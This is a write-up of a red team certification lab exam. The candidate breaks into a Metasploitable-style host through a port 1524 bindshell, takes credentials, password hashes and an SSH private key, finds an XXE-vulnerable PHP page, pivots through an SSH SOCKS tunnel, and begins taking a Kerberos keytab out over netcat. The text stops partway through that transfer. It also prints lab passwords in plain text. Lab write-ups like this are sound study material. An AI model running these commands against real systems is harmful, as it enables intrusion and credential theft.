

Report on CRTA (Red Team Analyst) Certification



Introduction

This report documents the procedures and results of the practical exam conducted for the position of **CyberWarFare Labs Red Team Analyst**. The exam involved a comprehensive, hands-on challenge designed to simulate real-world cybersecurity scenarios.

The primary objective of the exam was to extract the file `secret.xml` from a target server within the specified network range, while documenting all steps, tools, and outcomes. The task required the use of open-source tools and methods to gain the highest level of access (root/administrator) to the system.

CyberWarFare Labs Red Team Analyst Exam

Access Details

VPN Credentials:

- **Username:** JARRHA
- **Password:** Unjksdf

Target Network Scope:

- **Range:** 172.16.25.0/24
 - **Exclusion:** 172.16.25.1
-

Exam Duration

1. **Practical Execution:** 24 hours
 2. **Documentation and Submission:** Additional 24 hours
-

Objectives

1. **Primary Goal:** Extract the file `secret.xml` from a target server within the provided range.
 2. **Privilege Escalation:** Gain the highest level of access (root/administrator).
 3. **Documentation:**
 - Record all steps and actions taken.
 - Include detailed screenshots of processes and outcomes.
 - Use open-source tools only, with outputs clearly documented.
-

Technical Notes

- **Lab Reset:** The environment resets automatically every 24 hours to ensure stability. Candidates must account for this in their documentation and screenshot captures.
 - **Support:** For any technical difficulties, contact support@cyberwarfare.live.
-

Submission Guidelines

- The final report must be submitted in **PDF format**.
- Auto-generated reports will **not** be accepted.

The first step I took was to check the general status of my network interface within the **OpenVPN** environment. I used the following command:

```
1. ip addr
```

This displayed all the network settings and available interfaces. This was a crucial step to verify the basic network configuration and ensure I was properly connected to the virtual environment.

```
(kali@kali)-[~/Desktop/CRTA]
$ ip addr
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 00:0c:29:ea:ba:c3 brd ff:ff:ff:ff:ff:ff
    inet 192.168.220.132/24 brd 192.168.220.255 scope global dynamic noprefixroute eth0
        valid_lft 1697sec preferred_lft 1697sec
    inet6 fe80::20c:29ff:feea:bac3/64 scope link noprefixroute
        valid_lft forever preferred_lft forever
6: tun0: <POINTOPOINT,MULTICAST,NOARP,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UNKNOWN group default qlen 500
    link/none
    inet 172.16.250.21/24 scope global tun0
        valid_lft forever preferred_lft forever
    inet6 fe80::142f:9de8:64c2:e27d/64 scope link stable-privacy proto kernel_ll
        valid_lft forever preferred_lft forever
```

Next, I used the **nmap** tool to scan the network and check for connected devices. I ran the following command:

```
1. nmap -sn 172.16.25.0/24
```

The scan revealed only two devices on the **172.16.25.0/24** network, indicating the available devices within this range. Identifying connected devices was necessary to examine the open services on them.

```
(kali@kali)-[~/Desktop/CRTA]
$ nmap -sn 172.16.25.0/24
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-01-03 05:57 +03
Nmap scan report for 172.16.25.1
Host is up (0.26s latency).
Nmap scan report for 172.16.25.2
Host is up (0.41s latency).
Nmap scan report for 172.16.25.3
Host is up (0.53s latency).
Nmap done: 256 IP addresses (3 hosts up) scanned in 25.59 seconds
```

After identifying the connected devices, I scanned the target device using the command:

```
1. nmap -sV -sC 172.16.25.2
```

This scan revealed several open services on the target device:

- **FTP:** The FTP service was running version vsftpd 2.3.4, supporting anonymous login.
- **SSH:** The SSH service was running an outdated version, OpenSSH 4.7p1 Debian 8ubuntu1, making it vulnerable to exploitation.
- **HTTP:** A web server running Apache HTTPD 2.2.8, with a login page available at /.
- **Port 1524:** An unknown service running on this port with a **Bash shell**, which indicated the presence of a backdoor on the system.

```
(kali@kali)~[~/Desktop/CRTA]
$ nmap -sC -sV 172.16.25.2
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-01-03 05:58 +03
Nmap scan report for 172.16.25.2
Host is up (0.40s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
|_ftp-syst:
|_STAT:
|_FTP server status:
|_   Connected to 172.16.250.21
|_   Logged in as ftp
|_   TYPE: ASCII
|_   No session bandwidth limit
|_   Session timeout in seconds is 300
|_   Control connection is plain text
|_   Data connections will be plain text
|_   vsFTPd 2.3.4 - secure, fast, stable
|_End of status
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
|_ssh-hostkey:
|_   1024 60:0f:cf:e1:c0:5f:6a:74:d6:90:24:fa:c4:d5:6c:cd (DSA)
|_   2048 56:56:24:0f:21:1d:de:a7:2b:ae:61:b1:24:3d:e8:f3 (RSA)
23/tcp    open  telnet?
25/tcp    open  smtp         Postfix smtpd
|_smtp-commands: metasploitable.localdomain, PIPELINING, SIZE 1024000, VRFY, ETRN, STARTTLS, ENHANCEDSTATUSCODES, 8BITMIME, DSN
|_bind.version: 9.4.2
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)
|_http-methods:
|_   Potentially risky methods: TRACE
|_http-server-header: Apache/2.2.8 (Ubuntu) DAV/2
|_http-title: Register
111/tcp   open  rpcbind      2 (RPC #100000)
|_rpcinfo:
|_   program version    port/proto  service
|_   100000  2                111/tcp    rpcbind
|_   100000  2                111/udp    rpcbind
|_   100003  2,3,4           2049/tcp   nfs
|_   100003  2,3,4           2049/udp   nfs
|_   100005  1,2,3           50563/tcp  mountd
|_   100005  1,2,3           55229/udp  mountd
|_   100021  1,3,4           54992/tcp  nlockmgr
|_   100021  1,3,4           58097/udp  nlockmgr
|_   100024  1                55217/tcp  status
|_   100024  1                57072/udp  status
139/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn  Samba smbd 3.0.20-Debian (workgroup: WORKGROUP)
512/tcp   open  exec         netkit-rsh rexecd
513/tcp   open  login?
514/tcp   open  shell        Netkit rshd
1099/tcp  open  java-rmi     GNU Classpath grmiregistry
1524/tcp  open  bindshell    Bash shell (**BACKDOOR**; root shell)
2049/tcp  open  nfs          2-4 (RPC #100003)
3306/tcp  open  mysql        MySQL 5.0.51a-3ubuntu5
|_mysql-info:
|_   Protocol: 10
|_   Version: 5.0.51a-3ubuntu5
|_   Thread ID: 16
|_   Capabilities flags: 43564
|_   Some Capabilities: ConnectWithDatabase, LongColumnFlag, SupportsTransactions, Support41Auth,
|_   Status: Autocommit
```

Since the **FTP** service supported anonymous login, I logged in using the **Anonymous** account. After logging in, I checked the system but was unable to retrieve any useful data from this service.

```
(kali@kali)-[~/Desktop/CRTA]
└─$ ftp 172.16.25.2
Connected to 172.16.25.2.
220 (vsFTPd 2.3.4)
Name (172.16.25.2:ali): Anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (||||16530|).
150 Here comes the directory listing.
226 Directory send OK.
ftp> exit
221 Goodbye.
```

I then attempted to test the **SSH** service with the outdated version, but it was not exploitable at this stage. As a result, I focused on port 1524/tcp, which had the **Bash shell** backdoor, and I was able to gain root privileges.

```
(kali@kali)-[~/Desktop/CRTA]
└─$ nc 172.16.25.2 515
(UNKNOWN) [172.16.25.2] 515 (printer) : Connection refused

(kali@kali)-[~/Desktop/CRTA]
└─$ nc 172.16.25.2 514
getnameinfo: Temporary failure in name resolution

(kali@kali)-[~/Desktop/CRTA]
└─$ nc 172.16.25.2 512
Where are you?
```

```
(kali@kali)-[~/Desktop/CRTA]
└─$ nc 172.16.25.2 1524
root@Production-Server:/# whoami
root
root@Production-Server:/# id
uid=0(root) gid=0(root) groups=0(root)
```

After gaining root privileges through the Bash shell backdoor on port 1524, I proceeded to explore the system further. The next step was to examine various directories and search for any credentials that could be useful.

```
root@Production-Server:/# ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
srv
sys
tmp
usr
var
vmlinuz
```

I then navigated to the `/home` directory to see which user directories were available:

```
root@Production-Server:/# cd home
root@Production-Server:/home# ls
ftp
msfadmin
prod-admin
service
user
```

In the `/home` directory, I found several user directories, including `ftp`, `msfadmin`, `prod-admin`, `service`, and `user`. These directories potentially contained user-specific files or credentials that could be helpful in further compromising the system or gathering sensitive data. I continued my exploration by inspecting the `prod-admin` directory, as it seemed promising.

When I explored the `prod-admin` folder, I found a text file named `credential.txt`. Upon opening it with the `cat` command, I discovered that the file contained important credentials for different users on the system

```
root@Production-Server:/home# cd prod-admin
root@Production-Server:/home/prod-admin# ls
credential.txt
root@Production-Server:/home/prod-admin# ls -la
total 28
drwxr-xr-x 2 prod-admin prod-admin 4096 Jul  9  2020 .
drwxr-xr-x 7 root       root       4096 Jul  9  2020 ..
-rw----- 1 prod-admin prod-admin  97 Jul 19  2020 .bash_history
-rw-r--r-- 1 prod-admin prod-admin 220 Jul  9  2020 .bash_logout
-rw-r--r-- 1 prod-admin prod-admin 2928 Jul  9  2020 .bashrc
-rw-r--r-- 1 prod-admin prod-admin  586 Jul  9  2020 .profile
-rw-r--r-- 1 root       root       120 Jul 19  2020 credential.txt
root@Production-Server:/home/prod-admin# cat credential.txt
Support User Credential:
User : support
Pass : support@123

Prod-admin Credential:
User: prod-admin
Pass: Pr0d!@#$$%
```

I was able to extract the credentials for the "support" user and its password, as well as the "prod-admin" credentials, which were also useful. After that, I continued my search in other directories, focusing on the `user` directory. I listed the hidden files using the `ls -la` command, and one notable finding was the `.bash_history` file. When I opened this history log, I discovered it contained sensitive information, including the authentication keys for the `msfadmin` user. I then transferred these keys to my working environment, hoping they would be useful in the next phase of the attack or in accessing more services or systems.

```
root@Production-Server:/home# cd user
root@Production-Server:/home/user# ls
root@Production-Server:/home/user# ls -la
total 28
drwxr-xr-x 3 user user 4096 May  7  2010 .
drwxr-xr-x 7 root root 4096 Jul  9  2020 ..
-rw----- 1 user user 165 May  7  2010 .bash_history
-rw-r--r-- 1 user user 220 Mar 31  2010 .bash_logout
-rw-r--r-- 1 user user 2928 Mar 31  2010 .bashrc
-rw-r--r-- 1 user user 586 Mar 31  2010 .profile
drwx----- 2 user user 4096 May  7  2010 .ssh
root@Production-Server:/home/user# cat .bash_history
ssh-keygen -t dsa
ls
cd .ssh
ls
sudo -s
cd /home/user
ls
ls .ss
ls .ssj
clear
ls .ssh
sudo cat ~/.ssh/id_dsa.pub >> /home/msfadmin/.ssh/authorized_keys
sudo -s
exit
```

```
root@Production-Server:/home# cd msfadmin
root@Production-Server:/home/msfadmin# ls
vulnerable
root@Production-Server:/home/msfadmin# ls -la
total 48
drwxr-xr-x 7 msfadmin msfadmin 4096 Jul 19  2020 .
drwxr-xr-x 7 root     root     4096 Jul  9  2020 ..
lrwxrwxrwx 1 root     root       9 May 14  2012 .bash_history -> /dev/null
drwxr-xr-x 4 msfadmin msfadmin 4096 Apr 17  2010 .distcc
drwx----- 2 msfadmin msfadmin 4096 Aug 17  2012 .gconf
drwx----- 2 msfadmin msfadmin 4096 Aug 17  2012 .gconfd
-rw----- 1 root     root     4174 May 14  2012 .mysql_history
-rw----- 1 root     root       8 Jul 19  2020 .nano_history
-rw-r--r-- 1 msfadmin msfadmin 586 Mar 16  2010 .profile
-rwx----- 1 msfadmin msfadmin  4 May 20  2012 .rhosts
drwx----- 2 msfadmin msfadmin 4096 May 17  2010 .ssh
-rw-r--r-- 1 msfadmin msfadmin  0 May  7  2010 .sudo_as_admin_successful
drwxr-xr-x 6 msfadmin msfadmin 4096 Apr 27  2010 vulnerable
root@Production-Server:/home/msfadmin# cd .ssh
root@Production-Server:/home/msfadmin/.ssh# ls
authorized_keys
id_rsa
id_rsa.pub
```

```
root@Production-Server:/home/msfadmin/.ssh# python -m SimpleHTTPServer 9000
172.16.250.21 - - [17/Aug/2021 13:50:30] "GET /id_rsa HTTP/1.1" 200 -
```

```
—(kali@kali)-[~/Desktop/CRTA]
$ wget http://172.16.25.2:9000/id_rsa
--2025-01-03 06:15:16-- http://172.16.25.2:9000/id_rsa
Connecting to 172.16.25.2:9000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 1675 (1.6K) [application/octet-stream]
Saving to: 'id_rsa.1'

id_rsa.1
2025-01-03 06:15:27 (6.38 MB/s) - 'id_rsa.1' saved [1675/1675]
```

After extracting some data and identifying open services, I decided to open the IP address `172.16.25.2` in the browser. The page displayed a user registration interface.

Red Team Lab Registration

User Registration

Name

Phone Number

Email

Password

☐ I agree to the [Terms and Conditions](#) and [Privacy Policy](#)

Create Account

When attempting to fill in the required registration information, I encountered an error message indicating that the process was broken. An error path was displayed at the bottom of the page, suggesting that the service was either down or not functioning properly.

Red Team Lab Registration

User Registration

Name

JARRHA

Phone Number

777777

Email

exe@exe.com

Password


●●●●●●●●

☒ I agree to the [Terms and Conditions](#) and [Privacy Policy](#)

Create Account

Fatal error: Call to undefined function libxml_disable_entity_loader() in **/var/www/reg.php** on line **2**

After realizing that the user registration interface was malfunctioning, I decided to open the page `reg.php` directly in a new window and attempted to interact with it. Despite my attempts, I was still unable to retrieve any useful information from this page, confirming that it was not functional or providing access to any valuable data.



I continued searching for any useful data by exploring the `/var/www` directory, where I found several PHP and HTML files. One of the files I found was `reg.php`, which appeared to handle user registration. Upon inspecting the content of the `reg.php` file, I discovered the following code:

```
root@Production-Server:/home/prod-admin# cd /var/www
root@Production-Server:/var/www# ls
Lab-Admin.php
Lab-User.php
dav
dvwa
html
img
index.html
js
mutillidae
phpMyAdmin
phpinfo.php
reg.php
test
tikiwiki
tikiwiki-old
twiki
root@Production-Server:/var/www# cat req.php
cat: req.php: No such file or directory
root@Production-Server:/var/www# cat reg.php
<?php
libxml_disable_entity_loader (false);
$xmlfile = file_get_contents('php://input');
$dom = new DOMDocument();
$dom->loadXML($xmlfile, LIBXML_NOENT | LIBXML_DTDLOAD);
$info = simplexml_import_dom($dom);
$name = $info->name;
$tel = $info->tel;
$email = $info->email;
$password = $info->password;

echo "User $name Registered Successfully !!!";
?>
```

This PHP code was vulnerable to XML External Entity (XXE) attacks, which could potentially allow for further exploitation.

I proceeded to check the `twiki` directory, which contained various files and subdirectories, including logs and configuration files. Within this directory, I found a file named `.htpasswd` which stored credentials for several users:

```
root@Production-Server:/var/www# cd twiki
root@Production-Server:/var/www/twiki# ls
TWikiDocumentation.html
TWikiHistory.html
bin
data
index.html
lib
license.txt
pub
readme.txt
templates
```

I proceeded to check the `twiki` directory, which contained various files and subdirectories, including logs and configuration files. Within this directory, I found a file named `.htpasswd` which stored credentials for several users

```

root@Production-Server:/var/www/twiki/data# ls -la
total 56
drwxr-xr-x 8 www-data www-data 4096 May 14 2012 .
drwxr-xr-x 7 www-data www-data 4096 Apr 16 2010 ..
-rw-r--r-- 1 www-data www-data 210 Jan 11 2003 .htpasswd
drwxrwxrwx 2 www-data www-data 4096 Jan 30 2003 Know
drwxrwxrwx 2 www-data www-data 4096 Apr 16 2010 Main
drwxrwxrwx 2 www-data www-data 4096 Feb 1 2003 Sandbox
drwxrwxrwx 2 www-data www-data 16384 Feb 1 2003 Twiki
drwxrwxrwx 2 www-data www-data 4096 Feb 1 2003 Trash
drwxrwxrwx 2 www-data www-data 4096 Jan 30 2003 _default
-rwxrwxrwx 1 www-data www-data 0 Feb 1 2003 debug.txt
-rw-r--r-- 1 www-data www-data 82 May 14 2012 log201205.txt
-rwxrwxrwx 1 www-data www-data 3419 Aug 13 2001 mime.types
-rwxrwxrwx 1 www-data www-data 0 Feb 1 2003 warning.txt
root@Production-Server:/var/www/twiki/data# cat debug.txt
root@Production-Server:/var/www/twiki/data# cat log201205.txt
| 14 May 2012 - 02:04 | Main.TWikiGuest | view | Main.WebHome | | 172.16.123.1 |
root@Production-Server:/var/www/twiki/data# cat .htpasswd
TwikiGuest:zK.G.uuPi39Qg
PeterThoeny:CQdjUgwC6YckI
NicholasLee:h3i.9AZGUn4tQ
AndreaSterbini:zuUMZlkXvUR6Y
JohnTalintyre:2fl31yuNhvMrU
MikeMannix:euHykHV5Q2miA
RichardDonkin:pAVoSPpUf3xt2
GrantBow:EI7XT7IJJV40A

```

This `.htpasswd` file contained hashed passwords for multiple users, which could be useful for further access.

First, I used the command `ip addr` to view the network settings on the device I was working on. The results showed that the device has three network interfaces:

- **lo (Loopback Interface):** Its IP address is 127.0.0.1/8 and is generally used for internal communications.
- **eth0:** Its IP address is 172.16.25.2/24, which operates within the internal network range.
- **eth1:** Its IP address is 10.10.10.5/24, representing another network within a different range.

I used the `nmap` tool to identify devices connected to the 10.10.10.0/24 network using the command:

```
1. nmap -sP 10.10.10.5/24
```

The results showed that five devices are connected to the network, and the MAC address for each device was identified

```

root@Production-Server:/# ip addr
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 16436 qdisc noqueue
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        inet6 ::1/128 scope host
            valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast qlen 1000
    link/ether 00:50:56:2e:e8:4b brd ff:ff:ff:ff:ff:ff
    inet 172.16.25.2/24 brd 172.16.25.255 scope global eth0
        inet6 fe80::250:56ff:fe2e:e84b/64 scope link
            valid_lft forever preferred_lft forever
3: eth1: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast qlen 1000
    link/ether 00:50:56:20:bd:5d brd ff:ff:ff:ff:ff:ff
    inet 10.10.10.5/24 brd 10.10.10.255 scope global eth1
        inet6 fe80::250:56ff:fe20:bd5d/64 scope link
            valid_lft forever preferred_lft forever
root@Production-Server:/# nmap --version

Nmap version 4.53 ( http://insecure.org )
root@Production-Server:/# nmap -sP 10.10.10.5/24

Starting Nmap 4.53 ( http://insecure.org ) at 2021-08-17 14:08 EDT
Host 10.10.10.1 appears to be up.
MAC Address: 00:50:56:AA:16:7A (VMWare)
Host 10.10.10.2 appears to be up.
MAC Address: 00:50:56:AA:59:D9 (VMWare)
Host 10.10.10.3 appears to be up.
MAC Address: 00:50:56:AA:14:1B (VMWare)
Host 10.10.10.4 appears to be up.
MAC Address: 00:50:56:AA:A4:01 (VMWare)
Host 10.10.10.5 appears to be up.
Nmap done: 256 IP addresses (5 hosts up) scanned in 32.020 seconds

```

After identifying the devices on the network, I used `nmap` to scan a specific device in the network, the one with IP address 10.10.10.2. I used the following commands:

```
1. nmap -sC -sV 10.10.10.2
```

The scan results showed that the device had several open services such as:

- **DNS (Port 53):** Microsoft DNS service.
- **Kerberos (Port 88):** Microsoft Windows security service.
- **RPC (Port 135):** Microsoft Windows RPC service.
- **NetBIOS (Ports 139, 445):** NetBIOS services.
- **LDAP (Ports 389, 3268):** LDAP servers.

```
root@Production-Server:/# nmap -sC -sV 10.10.10.2

Starting Nmap 4.53 ( http://insecure.org ) at 2021-08-17 14:10 EDT
SCRIPT ENGINE: rpcinfo.nse is not a file.
SCRIPT ENGINE: Aborting script scan.
Interesting ports on 10.10.10.2:
Not shown: 1703 closed ports
PORT      STATE SERVICE      VERSION
53/tcp    open  domain       Microsoft DNS
88/tcp    open  kerberos-sec Microsoft Windows kerberos-sec
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
389/tcp   open  ldap         Microsoft LDAP server
445/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http   Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped
3268/tcp  open  ldap         Microsoft LDAP server
3269/tcp  open  tcpwrapped
MAC Address: 00:50:56:AA:59:D9 (VMWare)
Service Info: OS: Windows
```

I used the same method to scan another device on the network, the one with IP address 10.10.10.3. I used the same commands:

```
1. nmap -sC -sV 10.10.10.3
```

The scan results showed that the device was running:

- **Samba (Ports 139, 445):** Samba servers used for file and printer sharing.
- **Zeus-Admin (Port 9090):** A potential management tool.
- **Snet-Sensor (Port 10000):** A service related to system administration.

```
root@Production-Server:/# nmap -sC -sV 10.10.10.3

Starting Nmap 4.53 ( http://insecure.org ) at 2021-08-17 14:12 EDT
SCRIPT ENGINE: rpcinfo.nse is not a file.
SCRIPT ENGINE: Aborting script scan.
Interesting ports on 10.10.10.3:
Not shown: 1710 closed ports
PORT      STATE SERVICE      VERSION
139/tcp    open  netbios-ssn  Samba smbd 3.X (workgroup: ADMIN-SYSTEM)
445/tcp    open  netbios-ssn  Samba smbd 3.X (workgroup: ADMIN-SYSTEM)
9090/tcp   open  zeus-admin?
10000/tcp  open  snet-sensor-mgmt?
2 services unrecognized despite returning data. If you know the service/version, please submit
```

I then attempted an SSH connection but encountered an issue with the certificate. This is where the certificate I had downloaded from the machine proved useful. After several attempts, I finally succeeded.

```
(kali@kali)-[~/Desktop/CRTA]
$ ssh -D 9050 root@172.16.25.2
Unable to negotiate with 172.16.25.2 port 22: no matching host key type found. Their offer: ssh-rsa,ssh-dss
```

In this command, I tried connecting via SSH on port 22, but the error message indicated that there was no matching host key type.

```
(kali@kali)-[~/Desktop/CRTA]
$ ssh -D 9050 root@172.16.25.2 -i id_rsa
Unable to negotiate with 172.16.25.2 port 22: no matching host key type found. Their offer: ssh-rsa,ssh-dss
```

Here, I tried using my private key file `id_rsa` to authenticate, but the same error occurred regarding the matching host key.

```
(kali@kali)-[~/Desktop/CRTA]
$ ssh -D 9050 root@172.16.25.2 -i id_rsa -o HostkeyAlgorithms=+ssh-rsa
WARNING: UNPROTECTED PRIVATE KEY FILE!
Permissions 0664 for 'id_rsa' are too open.
It is required that your private key files are NOT accessible by others.
This private key will be ignored.
Load key "id_rsa": bad permissions
root@172.16.25.2's password:
```

Here, I used the option `-o HostkeyAlgorithms=+ssh-rsa` to force the use of `ssh-rsa` as the host key algorithm, but then encountered a warning that the private key file was too open with permissions 0664, making it insecure.

```
The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
You have new mail.
root@Production-Server:~#
```

In this final step, I was prompted for the root password, and after entering it, I successfully logged into the server.


Now, after resolving the SSH connection issues, the SSH tunnel was successfully opened, and I was able to set up a proxy using **Proxychains** and configure the browser to view devices on the other network.

1. **Editing Proxychains Configuration:** I edited the configuration file for **Proxychains**, which is **proxychains4.conf**, to specify how traffic would be routed through the proxy. This can include configuring the proxy servers you will use and setting up different protocols.

```
(kali@kali)-[~/Desktop/CRTA]
$ sudo nano /etc/proxychains4.conf
```

```
1. sudo nano /etc/proxychains4.conf
2. socks5 127.0.0.1 9050
3. socks4 127.0.0.1 9050
4. #dynamic_chain
5. #strict_chain
6. Add Proxies:
7. socks5 127.0.0.1 9050
8. socks4 127.0.0.1 9050
```

2. **Configuring the Browser with FoxyProxy:** After that, I used **FoxyProxy** in the browser to configure the proxy settings. FoxyProxy is a browser extension that helps manage proxy settings easily, allowing you to route internet traffic through the proxy specified in **Proxychains**. This way, I can now browse the internet using the proxy that passes through the SSH tunnel to access devices on the other network



I made several attempts to exploit the target at 10.10.10.2, but none of them succeeded. Below is an image showcasing the failed attempts.



```
---(kali@kali)-[~/Desktop/CRTA]
└─$ proxychains smbclient -L //10.10.10.2/
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.17
[proxychains] Dynamic chain ... 127.0.0.1:9050 ... 127.0.0.1:9050 <--socket error or timeout!
[proxychains] Dynamic chain ... 127.0.0.1:9050 ... 10.10.10.2:445 ... OK
Password for [WORKGROUP\all]:
Anonymous login successful

Sharename      Type      Comment
-----
Reconnecting with SMB1 for workgroup listing.
[proxychains] Dynamic chain ... 127.0.0.1:9050 ... 10.10.10.2:139 ... OK
[proxychains] Dynamic chain ... 127.0.0.1:9050 ... 10.10.10.2:139 ... OK
do_connect: connection to 10.10.10.2 failed (Error NT_STATUS_RESOURCE_NAME_NOT_FOUND)
Unable to connect with SMB1 -- no workgroup available

---(kali@kali)-[~/Desktop/CRTA]
└─$ proxychains smbclient -L //10.10.10.2/ -U "support"
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.17
[proxychains] Dynamic chain ... 127.0.0.1:9050 ... 127.0.0.1:9050 <--socket error or timeout!
[proxychains] Dynamic chain ... 127.0.0.1:9050 ... 10.10.10.2:445 ... OK
Password for [WORKGROUP\support]:
session setup failed: NT_STATUS_LOGON_FAILURE

---(kali@kali)-[~/Desktop/CRTA]
└─$ proxychains smbclient -L //10.10.10.2/ -U "prod-admin"
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.17
[proxychains] Dynamic chain ... 127.0.0.1:9050 ... 127.0.0.1:9050 <--socket error or timeout!
[proxychains] Dynamic chain ... 127.0.0.1:9050 ... 10.10.10.2:445 ... OK
Password for [WORKGROUP\prod-admin]:
session setup failed: NT_STATUS_LOGON_FAILURE
```

I configured the browser through the SSH tunnel and opened port 9090 on 10.10.10.3. After accessing it, I found a terminal interface on the system and explored it for ways to elevate privileges.



I tested different privilege escalation techniques, and my first attempt using the commands `sudo -l` and `sudo -i` was successful. I verified the privileges by running

```
UBUNTU
└─(root@Admin-System: ~)
└─support@Admin-System:~$ ls
BackupPipe
support@Admin-System:~$ sudo -l
[sudo] password for support:
Matching Defaults entries for support on Admin-System:
    env_reset, mail_badpass, secure_path=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/snap/bin
User support may run the following commands on Admin-System:
    (ALL : ALL) ALL
support@Admin-System:~$ sudo -i
root@Admin-System:~# whoami
root
root@Admin-System:~# id
uid=0(root) gid=0(root) groups=0(root)
root@Admin-System:~#
```

I navigated to the `/home` directory and found multiple users. Among them, the directory for `admin-sys` caught my attention. Inside, I discovered a file named `child-admin.keytab`.

```
child-admin.keytab Desktop Documents Downloads Music Pictures Public Templates Videos
root@Admin-System:/home/admin-sys# tree
The program 'tree' is currently not installed. You can install it by typing:
apt install tree
root@Admin-System:/home/admin-sys# nc -l -p3332 < child-admin.keytab
```

I transferred the `child-admin.keytab` file to my local machine using the following commands:

On the target machine:

```
